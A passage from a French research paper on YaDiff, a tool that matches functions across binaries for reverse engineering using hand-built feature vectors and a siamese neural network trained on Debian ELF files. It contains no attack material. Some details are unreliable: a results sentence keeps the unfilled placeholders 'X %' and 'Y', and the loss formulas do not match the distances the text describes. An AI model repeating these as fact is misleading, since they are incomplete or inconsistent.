Quant aux boucles aplaties, elles changent profondément la structure de la fonction. Dans un premier temps, il sera plus simple de considérer ces fonctions qui ont aplati du code comme des fonctions différentes de celles qui ne l'ont pas fait.

Pour l'expert en rétro-ingénierie, l'idéal serait de retrouver ces fonctions sous le même nom : la route est longue, mais les algorithmes que nous proposons s'y rapprochent.

3 Algorithme d'Intelligence Artificielle

3.1 Introduction

Comme indiqué précédemment, l'outil YaDiff basé sur des algorithmes empiriques remplit très bien l'objectif pour lequel il a été développé : propager d'une base à l'autre des informations documentées par l'expert (ou au travers d'une compilation avec symboles), en apportant une confiance importante dans le fait que les informations sont exactes.

Cependant, les nouvelles technologies basées sur l'apprentissage automatique nous laissent penser qu'il est possible de faire mieux, ou tout du moins de se rapprocher de ce que fait l'expert manuellement : parvenir, avec une vue plus globale, à déterminer lorsque deux fonctions représentent deux version d'un seul et unique code. L'analyse pourrait en effet être indépendante des options de compilations ou du compilateur utilisé, de l'architecture ou des différentes variantes d'une architecture (32 ou 64 bits, mode thumb, endianness...), voire, idéalement, de l'utilisation d'un mécanisme d'offuscation.

Nous allons ainsi vous présenter nos travaux de recherche, en cours d'intégration dans la version opérationnelle de YaDiff, qui utilisent ces méthodes pour améliorer les résultats.

Il est important de noter que l'algorithme présenté ici est complémentaires aux autres algorithmes, pour les raisons suivantes :

– il n'est pas capable de faire les associations de données (par exemple des chaînes de caractères), ce que l'algorithme standard fait déja très bien (par calcul de condensat, ce qui semble la méthode la plus efficace) ;
– il permet d'apporter des associations **initiales**, de la même manière que l'algorithme basé sur les signatures des fonctions : les algorithmes de propagation par référence croisées fonctionnent sur la base de ces associations et en profiteront donc, y compris en mode multi-architecture.

3.2 Définition du problème, modélisation des données

La première étape dans le recours à un algorithme d'apprentissage automatique concerne le traitement des données d'entrées. En particulier, il faut commencer par définir un format de données que l'on fournira à notre algorithme (en l'occurence un réseau de neurones).

Dans le cas de l'analyse de binaire, nous choisissons de nous placer au niveau des fonctions : nous allons tenter de comparer deux fonctions, afin d'indiquer si elles sont similaires ou non, et d'indiquer un degré de similarité.

Les fonctions sont des objets de taille variable, ce qui est un point important du problème. En effet, les réseaux de neurones sont relativement efficaces lorsqu'il s'agit de traiter des données de taille fixe, mais plus difficile à maitriser pour ce qui est des tailles variables car il faut alors généralement recourir à des réseaux récurrents.

Nous avons donc deux possibilités : réduire les fonctions à des objets de taille fixe, ou utiliser des réseaux récurrents. Nous avons choisi la première option. Il pourrait être pertinent de creuser la deuxième option moyennant une modélisation beaucoup plus complexe, ce que nous n'avons pas fait car les résultats sont déjà excellents ainsi.

L'objectif du réseau de neurones sera alors de traiter la donnée d'entrée (un vecteur de taille fixe décrivant la fonction), pour fournir un nouveau vecteur (de taille à déterminer). Nous « demanderons » lors de la phase d'apprentissage à ce que lorsque deux fonctions sont semblables (terme que nous définirons), les vecteurs de sortie soient proches (voir confondus), tandis que lorsqu'elles sont différentes, les vecteurs soient éloignés. En phase d'exploitation, nous n'aurons alors plus qu'à calculer les vecteurs de sortie pour toutes les fonctions d'un binaire et comparer les distances entre les vecteurs qui nous intéressent pour en déduire leur proximité.

La description des vecteurs d'entrées fait l'objet de la sous-section suivante.

3.3 Export

Nos données d'entrée sont des fonctions, qui sont des objets complexes et de taille variable. La première étape de la chaîne de traitement consiste donc à extraire de chacune d'entre elles un grand nombre de caractéristiques scalaires. Ces dernières sont représentées sous forme d'entier ou de réel. Nous utilisons pour cette étape la chaîne YaCo : une fois que le binaire est désassemblé par IDA et que l'auto-analyse est terminée, nous exportons les données à l'aide des méthodes d'exportation déjà implémentées par YaCo (souvenez-vous : celui-ci exporte entre autre les travaux de l'analyste sous forme d'arborescence XML suivie par GIT, qui est alors synchronisé chez les collaborateurs). L'énorme avantage de cette option est que YaCo exporte déjà la majorité des données utiles d'une base IDA : les noms bien sûr, mais aussi les commentaires, les informations de typage de structure dans le code, les renommages de registres, les types des données et des fonctions... Par ailleurs, cela permet également de traiter les données en dehors d'IDA, ce qui apporte beaucoup de flexibilité. En l'occurence, nous profitons également de la flexibilité de cette méthode d'export pour utiliser le format binaire YADB, beaucoup plus compact que le XML et plus rapide à traiter.

Une fois cet export effectué, nous utilisons l'outil (indépendant d'IDA) yadbtovector : celui-ci va transformer chaque fonction enregistrée dans le fichier YADB en un vecteur de taille fixe, comme exigé par l'algorithme d'apprentissage automatique que nous avons choisi.

Le fichier de vecteurs (un par fonction) comporte plusieurs séries de coordonnées décrivant :

- les instructions de la fonction ;
- la forme du graphe de flot de contrôle ;
- les fonctions voisines (appelantes et appelées) de la fonction considérée.

Instructions. Les fonctions sont des objets complexes constitués d'un nombre très variable d'instructions (potentiellement non borné). Ces instructions sont donc les données naturelles à prendre en compte. Cependant, il est impossible d'être exhaustif dans leur description dans la mesure où l'on souhaite obtenir un nombre fixe de valeurs, que l'on considère une fonction à deux ou plusieurs milliers d'instructions. Les instructions contenues dans une fonction sont étiquetées puis leur distribution standardisée.

Chaque instruction est étiquetée d'un ou de plusieurs types suivant les opérations qu'elle effectue : lecture/écriture mémoire directe et indirecte, déréférencement de pointeur, saut (in)conditionnel, instruction


générique (affecté à toute les instructions), appel de fonction, instruction conditionnelle, etc.

Etant donné que les vecteurs doivent être de taille identique quelle que soit la taille de la fonction, nous n'allons pas exporter les informations de chaque instruction mais plutôt de la distribution de chaque type d'instruction au sein d'une fonction : leur nombre, leur position moyenne, l'asymétrie, l'aplatissement, ce qui correspond aux moments centrés de leur distribution.

Il y a d'autres manières de représenter une distribution en un nombre fixe de variables, comme par exemple les quantiles ou les fréquences principales, mais nous avons choisi de les écarter pour l'instant car ces variantes sont moins robustes aux changements. Par exemple, dans une petite fonction l'ajout d'une instruction modifiera toutes les quantiles suivants alors que les moments ne seront que peu affectés. Concernant les fréquences principales et leur amplitude, elles offrent l'avantage d'apporter des informations pertinentes en démasquant les motifs répétitifs : boucles inlinées, appels de fonctions répétitifs, utilisation de templates et de macros. Malheureusement l'extraction de ces fréquences n'a pas encore été implémentée, toujours dans un objectif de simplicité mais également car, comme nous le montrerons, les résultats sont déjà très bons !

Par ailleurs, il ne faut pas oublier que les instructions d'une fonction ne se suivent pas de manière linéaire mais sont présentes dans le binaire sous forme d'un graphe. Les scalaires présentés sont donc calculés sur une version « aplatie » du CFG (Control Flow Graph) dans laquelle la position (offset 0) de chaque bloc basique correspond à sa distance minimale au point d'entrée de la fonction. Les blocs sont ainsi superposés de manière linéaire, puis les moments centrés calculés.

Par exemple, considérons le code suivant et sa version aplatie :



offset	instructions	
0	xor ecx, ecx	
1	xor edx, edx	
2	test ebx	
3	jnz label_1	
4	inc ecx	+ inc edx
5	mov eax, [rdi]	+ mov eax, [rsi]
6	j label_2	+ ret

La position moyenne des déréférencements mémoire sera par exemple la position 5, car il y en a que deux à cet offset. Bien entendu, les moyennes s'entendent de manière pondérées : s'il y avait eu un déréférencement

à l'offset 2 (par exemple « `test [ebx]` »), la moyenne aurait été de $(2 + 5 + 5)/3 = 4$.

Cette première analyse fournit une centaine de valeurs scalaires décrivant les fonctions : elles sont indépendantes de la taille de la fonction, et, hormis les valeurs « nombre d'instruction du type X », elles sont comprises entre 0 et 1.

Graphe de flot de contrôle. Le graphe de flot de contrôle (CFG) d'une fonction est un graphe de blocs basiques. Plus précisément il s'agit d'un arbre orienté enraciné. Il représente l'imbrication et les relations causales des instructions. Nous avons choisi de le représenter indépendamment des instructions présentes dans chacun de ces blocs basiques et avons défini et implémenté le calcul des valeurs suivantes :

- Nombre de blocs basiques
- Nombre d'arêtes
- Nombre de points de retour en arrière (boucles)
- Nombre de croisements (branches)
- Nombre d'intersections en diamant (if ... then ... else)
- Hauteur du graphe minimale et maximale en nombre d'instructions et de blocs basiques
- Largeur maximale : le nombre maximum de basiques blocs à même distance de l'entrée
- Dispersion des tailles des blocs basiques
- Nombre d'instructions pour aller de l'entrée au retour par le chemin le plus court et le plus long

Ces quelques valeurs ont un sens sur la forme du CFG, c'est pourquoi elles ont été sélectionnées. Nous ne faisons que représenter ce qu'un analyste voit dans la vue graphe d'IDA : l'experience nous apprend qu'une manière particulièrement efficace de comparer deux fonction est d'activer cette vue, qui donne instantanément une sorte de signature visuelle très facile à comparer pour un oeil humain, même non expert.

Cette dizaine de variables ne suffit bien sûr pas à décrire ce que l'on voit alors : il sera sans doute pertinent d'ajouter d'autres valeurs. Par exemple nous ne prenons pas en compte l'orientation de l'arbre c'est-à-dire la condition de chaque embranchement. Cela permettrait pourtant de représenter comment une fonction vérifie ses appels.

Il est important de noter que si l'on décidait par erreur d'ajouter des coordonnées qui n'ont pas de sens, on perdrait en temps de calcul bien sûr, mais pas en résultats : l'algorithme finirait par conclure que

ces coordonnées ne sont pas corrélées avec la valeur de sortie, et les écarteraient. Il est donc utile d'ajouter tout ce que l'intuition nous indique comme pertinent. Si le besoin s'en fait sentir, une ultime étape pourra éventuellement consister à analyser la cartographie des caractéristiques (« saliency map » en anglais), qui permet d'analyser le poids de chaque variable d'entrée dans le calcul du score de sortie, et ainsi d'éliminer les caractéristiques inutiles.

Graphe d'appel. La position d'une fonction dans son entourage relativement à ses voisines (appelants/appelés) peut apporter des informations sur son identité. En effet, il arrive très fréquemment qu'un même binaire contienne plusieurs fonctions identiques mais appelées dans des contextes différents : ce sont justement ces fonctions qui posent problème aux algorithmes de signatures (et qui ont mené à la création des algorithmes 2 et 3 dans YaDiff Legacy).

Etant donné que l'on veut également éviter cet écueil dans l'algorithme basé sur l'apprentissage automatique, on a ajouté au vecteur initial, qui correspond à la description des deux paragraphes précédents (appelons le « I ») la moyenne et la médiane des valeurs des I pour toutes les fonctions appelées, appelantes, mais également la déviation par rapport à cette moyenne.

D'une centaine de valeurs de départ, ce nouveau vecteur contient ainsi près de 900 caractéristiques, qui décrivent précisément la fonction considérée mais également ses parents et enfants, ce qui donne une très bonne indication sur son positionnement dans le graphe de flot de contrôle global du programme.

3.4 Distance entre vecteurs de caractéristiques

À ce stade de l'étude, on pourrait commencer à effectuer une première analyse des données, pour voir si une méthode simple permettrait de déterminer les fonctions semblables.

Une méthode naïve pourrait être d'effectuer une simple distance euclidienne[5] entre les vecteurs calculés pour définir la distance. Malheureusement, cela ne sera pas très efficace car on manquera ainsi les relations complexes et, surtout, on donnerait alors autant d'importance à toutes les coordonnées, alors que certaines sont sans doute plus déterminantes (par exemple : le nombre de blocs basiques ou la taille de la fonction).

[5] C'est la racine carrée des carrés des coordonnées de la différence entre deux vecteurs.

Dans un premier temps, il peut être utile de normaliser les vecteurs, et d'effectuer une analyse des composantes principales (PCA) pour restructurer l'espace et ainsi d'organiser les coordonnées selon la dimension de plus forte variance.

Malheureusement, ceci aboutirait alors à une distorsion de l'espace selon ces dimensions, et rien n'indique que la distance induite serait pertinente.

Un partitionnement (« clustering » en anglais) permettrait également de fragmenter l'espace en plusieurs parties. Cependant, avec une base de données qui contient potentiellement des millions de fonctions différentes : une séparation de l'espace en millions de partitions semble inadapté.

Par ailleurs, si l'on n'effectue que des recombinaisons linéaires (du type PCA), on ne pourra jamais mettre en évidence des relations complexes entre les vecteurs, du type : « telle architecture a plus de saut, mais telle autre implémente des instructions conditionnelles », ou une instruction `mov` dans une boucle est potentiellement équivalente à 4 instructions `mov` à la suite... C'est ici que la solution des réseaux de neurones parait plus prometteuse : premièrement, les transformations ne sont pas limitées aux transformations linéaires des entrées, et deuxièmement, on peut espérer que l'algorithme « apprenne » la logique derrière les données et soit capable de plus de généricité.

4 Apprentissage supervisé

4.1 Définition d'un corpus d'apprentissage

Le corpus d'apprentissage doit permettre de fournir l'information à faire apprendre (deux fonctions représentent-elles ou pas la même chose), et être suffisamment fourni car les algorithmes d'apprentissage automatique sont relativement dépendants de la quantité de données en entrée.

Dans un premier temps, nous avons choisi d'extraire tous les fichiers ELFs d'un dépôt Linux Debian Wheezy+Jessie+Stretch. Cela représente environ 400 000 fichiers, pour plus de 50 millions de fonctions. Nous partons alors du principe que deux fonctions qui ont le même nom de fichier binaire et même nom de fonction sont identiques ou proches, sinon elles sont différentes. Cette approximation peut induire des erreurs, mais l'important est qu'elle soit globalement correcte pour que le réseau de neurones apprenne correctement.

Ce corpus d'apprentissage est bien entendu biaisé : les binaires sont majoritairement compilés avec GCC pour Linux, ce qui implique que l'algorithme pourra alors peut-être devenir excellent sur de la comparaison

de binaires linux, mais échouer totalement lorsqu'il s'agira de comparer deux fonctions compilées avec un autre compilateur sur un autre système.

Cependant, une fois la méthode validée, rien n'empêche d'utiliser un corpus plus fourni afin de corriger ce biais, par exemple en y incorporant des DLLs, un autre dépot compilé avec CLANG, ou des dépots compilés avec d'autres options (optimisation, modes d'inlining plus ou moins agressifs...)

La seule contrainte sera alors de disposer de binaires avec les noms de fonctions. On pourrait par exemple constituer un corpus de binaires compilés à la fois pour Linux, Windows, iOS, avec CLANG, GCC, et Visual Studio : des bibliothèques existent avec une telle compatibilité et les utiliser apporterait énormément de diversité à la phase d'apprentissage, induisant une très importante robustesse supplémentaire.

4.2 Extraction de données pertinentes

Les données d'entrée de l'algorithme sont les vecteurs de caractéristiques décrits au chapitre précédent. Pour chaque fonction, on utilise les informations « condensat du binaire », « nom du binaire », « nom de fonction », caractéristiques, architecture (x86, ARM, MIPS, PPC, 32 ou 64 bits, sous forme de bitfield). Bien entendu, le condensat, le nom du binaire et le nom de fonction ne sont pas fournis à l'algorithme d'apprentissage automatique.

4.3 Normalisation des vecteurs

Dans de nombreux domaines, les vecteurs ont des distributions caractéristiques et la normalisation est relativement simple. Dans le cas présent, chaque composante du vecteur représente un domaine particulier, avec sa propre distribution. Nous travaillons aussi parfois sur des métriques non bornées. Par exemple le fait de compter certaines opérations au sein de la fonction peut grandement varier d'une fonction à une autre.

Les composantes d'un vecteur caractéristiques sont par conséquent très hétérogènes. Les distributions étant pour la plupart non naturelles, nous n'avons pas retenu la normalisation standard. Nous avons donc retenu une approche de normalisation mixte linéraire et logarithmique dont le choix pour chacune des composantes dépend de la différence entre la valeur maximale et minimale. Au delà d'un seuil, fixé arbitrairement, la composante est normalisée de manière logarithmique, sinon elle est normalisée linéairement.

Dans le cas linéaire nous avons donc normalisé comme suit :

$$2 * (X - min)/(max - min) - 1$$

Et dans le cas logarithmique :

$$2 * \ln(1 + X - min)/\ln(1 + max - min) - 1$$

4.4 Groupe de fonctions

Nous avons défini au préalable qu'une famille de fonctions au sens de l'entraînement est l'ensemble des fonctions portant le même nom de bibliothèque et le même nom de fonction.

Cependant, nous sommes allés plus loin dans la constitution de nos labels, en prenant en compte les possibilités d'égalité de vecteurs entre familles de fonctions distinctes.

En effet, lorsque des vecteurs normalisés de deux familles de fonctions distinctes sont égaux, on considère que les deux familles appartiennent à ce que nous appelerons par la suite le même groupe de fonctions.

Par exemple, supposons que l'on ait deux binaires A et B, avec deux fonctions chacun, et présents dans deux versions différentes :

- binaire A_v1 : fA_R_1, fA_S_1
- binaire A_v2 : fA_R_2, fA_S_2
- binaire B_v1 : fB_T_1, fB_U_1
- binaire B_v2 : fA_T_2, fB_U_2

De base, on considère qu'il y a quatre familles de fonctions, avec chacune deux versions d'une même fonction :

- fA_R(fA_R_1, fA_R_2)
- fA_S(fA_S_1, fA_S_2)
- fB_T(fB_T_1, fB_T_2)
- fB_U(fB_U_1, fB_U_2)

Nous avons fait l'hypothèse qu'un vecteur décrit de manière pertinente une fonction au dela de son contexte : dans l'idéal par exemple, le vecteur devrait pouvoir nous faire dire qu'« une fonction printf est une fonction qui affiche une chaîne de caractère en se basant sur un format et une suite d'arguments », ce qui est parfaitement indépendant de son implémentation, de l'architecture, des options de compilation, etc.

Supposons ainsi que l'on constate que les vecteurs fA_R_1 et fB_T_2 sont égaux (même si les binaires A et B n'ont rien à voir) : on doit alors pouvoir conclure que les fonctions des familles fA_R et fB_T appartiennent à la même famille. Il reste ainsi trois familles de fonctions identiques :

– f0 (fA_R_1, fA_R_2, fB_T_1, fB_T_2)
– fA_Y(fA_S_1, fA_S_2)
– fB_Y(fB_U_1, fB_U_2)

Nous avons alors créé un dictionnaire de vecteurs afin de tester leur égalité. D'une part, ceci nous a permis de regrouper les familles de fonctions au sein de groupes. D'autre part nous avons pu ainsi éliminer les doublons pour ne conserver pour chaque groupe que des vecteurs uniques, ce qui a son importance comme nous pourrons le voir lors de la création des paires d'entraînement.

Par ce jeu d'égalités successives, des chaînes allant jusqu'à 25 000 familles de fonctions ont été découvertes. Dans le cadre de l'entraînement, nous éliminons tous les groupes dont le nombre de vecteurs uniques dépasse d'un facteur de plusieurs déviations standard l'ensemble des autres groupes. Le facteur actuellement retenu est de 4.0.

4.5 Création d'un jeu de validation

Dans un premier temps, nous avons choisi d'écarter des bibliothèques entières pour les utiliser lors de la validation, afin de limiter les effets de biais liés aux caractéristiques des appelants et appelés.

De plus, dans l'objectif de s'assurer d'avoir un jeu de validation distinct du jeu d'entraînement, nous avons éliminé à la fois du jeu d'entraînement et de validation tout groupe ayant au moins une famille dans chaque jeu.

4.6 Conception de l'algorithme d'apprentissage automatique

L'algorithme utilisé est relativement simple. Basé sur un réseau de neurones, il emploie le principe des réseaux siamois. (cf. figure 7).

Trois vecteurs de caractéristiques sont fournis en entrée. Le premier vecteur est un vecteur dit de référence, le deuxième dit positif est un vecteur appartenant au même groupe de fonctions, et pour terminer un troisième vecteur dit négatif appartenant à un autre groupe de fonctions.

Le réseau qui est un réseau de type perceptron multicouche fait une projection non linéaire du vecteur d'entrée dans un espace de plus petite dimension. Cette projection est appelée vecteur de représentation.

4.7 Apprentissage

À chaque epoch, nous effectuons une permutation aléatoire pour chaque groupe de fonctions possédant au moins deux vecteurs uniques. Puis dans




Fig. 7. Diagramme

l'ordre de la permutation nous créons une paire de vecteurs deux à deux, en rebouclant pour le dernier élement avec le premier. Un groupe possédant M vecteurs uniques aura donc M paires à chaque epoch. Par exemple si A, B, C et D sont les quatres vecteurs uniques d'un groupe de fonctions, la permutation aléatoire donnera par exemple une séquence [C, A, D, B] permettant la création des paires positives suivantes : [C, A], [A, D], [D, B] et [B, C].

Ensuite nous prenons dans les autres groupes de fonction un vecteur au hasard, ce qui permet de créer une triplette d'entraînement.

Nous utilisons ensuite la norme L_2 entre les vecteurs de représentation de référence et positif d'une part, et la norme L_2 entre les vecteurs de référence et négatifs d'autre part pour créer la fonction de coût :

$$L_+ = \|R_+ - R_-\|^2$$

$$L_- = e^{-\beta\|R_+ - R_-\|^2}$$

$$L = L_+ + L_-$$

On notera l'utilisation d'une exponentielle inverse de la norme L_{2-} afin de maximiser la distance entre vecteurs de groupes différents.

De plus, afin de mesurer au mieux la performance du modèle, nous effectuons régulièrement un classement d'un échantillon des vecteurs de validation par rapport aux autres vecteurs du jeu de validation. Une

métrique de classement est alors définie, et permet de mesurer l'écart entre le classement en cours et le classement idéal, qui serait obtenu si l'ensemble des autres vecteurs du même groupe de fonctions se retrouvaient en tête de classement. Nous calculons alors la moyenne de la somme du nombre de fonctions contenus entre la tête du classement et la position d'une fonction du groupe. Afin d'optimiser la rapidité des calculs en cours d'apprentissage, nous faisons une comparaison avec les fonctions solitaires.

Les calculs ont été effectués sur un ordinateur Xeon E5-2630 disposant de 32 Go de RAM et une Geforce GTX 1080 disposant de 8 Go de mémoire.

Nous avons entraîné le réseau sur un sous ensemble des fonctions disponibles :

Entraînement	
Nombre de vecteurs	~500 k
Nombre de vecteurs uniques familles	~100 k
Nombre de vecteurs uniques groupes	~100 k
Nombre de vecteurs uniques solitaires	~300 k

Validation	
Nombre de vecteurs	~15 k
Nombre de vecteurs uniques familles	~1 500
Nombre de vecteurs uniques groupes	~1 400
Nombre de vecteurs uniques solitaires	~1 300

Le corpus de données pèse 7.7Go (données normalisées), mais de nombreux index intermédiaires ont été ajoutés pour optimiser les accès à l'information. L'apprentissage actuel sur ce corpus réduit prend 15 minutes sans générer les classements.

Afin d'éviter le surapprentissage, plusieurs techniques de normalisation sont utilisées en parallèle : BatchNorm et Dropout.


4.8 Résultats

Notre validation porte ainsi sur le binaire `nfsd.ko` : il a l'avantage d'être présent 14 fois dans le dépôt debian utilisé, et dans 3 architectures : ARM, x86 et x86_64.

Comparaison d'une fonction avec les autres versions du même binaire. Nous avons choisi 200 fonctions au hasard dans l'ensemble des


vecteurs uniques de groupes du corpus de validation. Pour chacune des fonctions, nous avons fait le classement des 1 300 fonctions solitaires et des fonctions du même groupe. Nous avons calculé plusieurs métriques, comme la métrique de classement moyenne, la médiane de classement moyenne, et la moyenne des premières positions.

Au cours de l'apprentissage nous pouvons visualiser l'évolution dans le temps de ces métriques :



En revanche, les moyennes ne permettent pas de montrer des disparités importantes dans les résultats. En effet, pour une bonne partie des fonctions testées, les résultats sont excellents (nous avons retrouvé l'ensemble des fonctions du groupe en tête de classement), alors que pour d'autres l'algorithme n'arrive pas à établir de classement correct. Ceci peut s'expliquer de part la nature non contrôlée des fonctions prises au hasard : il est ainsi tout à fait possible de choisir dans un groupe de fonctions une fonction qui a été réécrite entièrement et qui est donc très éloignée du groupe. Avec l'entraînement et l'enrichissement des corpus, on peut espérer améliorer l'algorithme y compris dans ces conditions.

En exemple, voici la répartition des rangs du premier vecteur correct correspondant à la fonction étudiée, parmi les 200 fonctions testées.



Nous pouvons remarquer que sur les 200 fonctions, nous retrouvons en première position une autre fonction du même groupe dans 150 cas. Dans le pire des cas, la première position est de l'ordre de 1 022 sur 1 300. Ce résultat est bien entendu perfectible, mais déjà particulièrement satisfaisant : l'algorithme arrive à identifier correctement la fonction la plus proche dans le corpus de validation parmis 1 300 fonctions dans 75 % des cas, et dans X % des cas la bonne fonction se trouve dans les Y premières positions.

4.9 Exploitation des résultats de l'apprentissage automatique

L'exploitation se fait de deux manières :

- Manuellement : on choisit le fichier à analyser, et on le fait correspondre avec l'ensemble des fonctions utilisées pour l'apprentissage. On trouve ainsi facilement le ou les fichiers binaires les plus proches, et pour chaque fonction, la fonction la plus proche dans la base d'apprentissage
- Avec YaDiff : une fois que l'on a analysé deux fichiers (deux versions différentes d'un même binaire par exemple), on génère un fichier de correspondances qui est alors fourni à YaDiff. Ces correspondances servent alors de base avant les autres algorithmes de propagation (comme l'algorithme de signatures).

4.10 Travaux restants

Nous allons généraliser l'approche sur un plus grand ensemble de données afin d'améliorer les résultats pour des classements globaux. Nous devons exploiter les résultats actuels afin de mieux comprendre et identifier les caractéristiques les plus pertinentes pour la classification de fonctions. Comme expliqué dans la section 4.8, on a constaté que le réseau de neurones se base beaucoup sur les appelants et appelés d'une fonction. Cela nous incite à approfondir les informations fournies de ce côté là (par exemple en donnant les moyennes des appelants des appelants, des appelants des appelés, etc.), mais également à combler les manques en fournissant plus d'éléments décrivant les paramètres internes de la fonction. Dans le cas contraire, il faut aussi s'assurer qu'il s'agit en effet d'un problème de réécriture de fonction, ou bien trouver de nouvelles caractéristiques mal prises en compte. Sur ce sujet, nous souhaiterions par exemple utiliser un élément pour l'instant ignoré par l'algorithme : les chaînes de caractères référencées par une fonction. Ces chaînes sont aujourd'hui très bien utilisées par les algorithmes utilisant les références croisées (on calcule un condensat, ce qui crée leur signature, et elles rentrent dans le lot des « objets » à faire correspondre) et l'expérience montre qu'elles augmentent de manière très importante la qualité des résultats (nombre de correspondances, taux d'erreur). Malheureusement, si cette étape est prévue, elle demeure compliquée notamment parce que le nombre et les tailles des chaînes est variable, et, comme expliqué plus haut, on gagne énormément à être capable de constituer des vecteurs de taille fixe (mais des méthodes existent, et nous prévoyons de les explorer).

5 Conclusion

À travers cet article nous apportons deux contributions distinctes : dans une première partie, un outil « tout-en-un » qui, en utilisant une succession d'algorithmes et le fruit de travaux précédents, permet de propager des informations entre deux bases IDA. Cet outil est efficace et utilisable dès aujourd'hui. Ensuite, dans une deuxième partie, nous avons présenté une méthode basée sur l'apprentissage automatique, utilisant un réseau de neurones, qui permet d'améliorer encore les résultats obtenus par la première méthode, en particulier dans des cas où, à l'heure actuelle, aucun algorithme ne montre une efficacité notable : le multi-architecture. L'état actuel de nos travaux nous permet de conclure que cette méthode est pertinente et efficace car les résultats obtenus sont déjà très bons alors que de nombreuses pistes sont encore disponibles pour l'améliorer. Elle

est déjà utilisable en l'état, et sera rapidement intégrée à l'intérieur du processus de la version « legacy » de YaDiff.

Références

1. Nicolas Economou. Turbodiff is a binary diffing tool developed as an IDA plugin. *https ://www.coresecurity.com/corelabs-research/open-source-tools/turbodiff*, 2006.
2. Thomas Dullien et Rolf Rolles. Graph-based comparison of Executable Objects. *SSTIC*, 2005.
3. Halvar Flake. Structural Comparison of Executable Objects. *DIMVA*, 2004.
4. Jennifer Widom Glen Jeh. SimRank : A Measure of Structural-Context Similarity. *SIGKDD*, 2001.
5. Matthieu Kaczmarek et Jean-Yves Marion Guillaume Bonfante. Control Flow Graphs as Malware Signatures. *WTCV*, 2007.
6. Mourad Debbabi He Huang, Amr M. Youssef. BinSequence : Fast, Accurate and Scalable Binary Code Reuse Detection. *concordia*, 2017.
7. Matt Jeongwook. ExploitSpotting : Locating VulnerabilitiesOut Of Vendor Patches Automatically. *Black Hat*, 2010.
8. Yufei Jiang Jiang Ming, Dongpeng Xu and Dinghao Wu. BinSim : Trace-based Semantic Binary Diffing via System Call Sliced Segment Equivalence Checking. *USENIX Security Symposium*, 2017.
9. Joxean Koret. Diaphora, a program diffing plugin for IDA Pro. *SyScan*, 2015.
10. pancake. radare. *LaCon*, 2008.
